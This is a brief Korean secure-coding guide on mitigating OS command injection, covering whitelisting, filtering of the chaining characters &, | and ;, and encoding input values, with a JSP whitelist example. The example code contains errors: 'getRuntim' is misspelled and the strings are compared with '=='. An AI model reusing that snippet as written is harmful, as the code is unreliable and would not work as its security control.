#1 불필요한 운영체제 명령어 실행을 제거
운영체제 명령어 실행이 꼭 필요한지 확인하고 불필요한 경우 해당 기능을 제거하거나 다른 기능으로 대체
운영체제 명령어 실행이 발생하지 않도록 설계
#2 운영체제 명령어 또는 운영체제 명령어의 파라미터로 사용될 값을 화이트 리스트 방식으로 제한
시스템 내부에서 사용할 운영체제 명령어 또는 운영체제 명령어의 파라미터로 사용될 값을 미리 정의하고 정의된 범위 내에서 사용되도록 제한
#3 입력값에 추가 명령어 실행에 사용되는 &, |, ; 등의 문자가 포함되어 있는지 검증하고 사용
#4 외부에서 시스템 내부 처리를 유추할 수 없도록 입력값을 코드화
run.jsp
=========================================
String cmd = request.getParameter("cmd");
if (cmd == "CMD001")
Runtime.getRuntim().exec("ifconfig");
개발자가 원했던 실행 ⇒ run.jsp?cmd=CMD001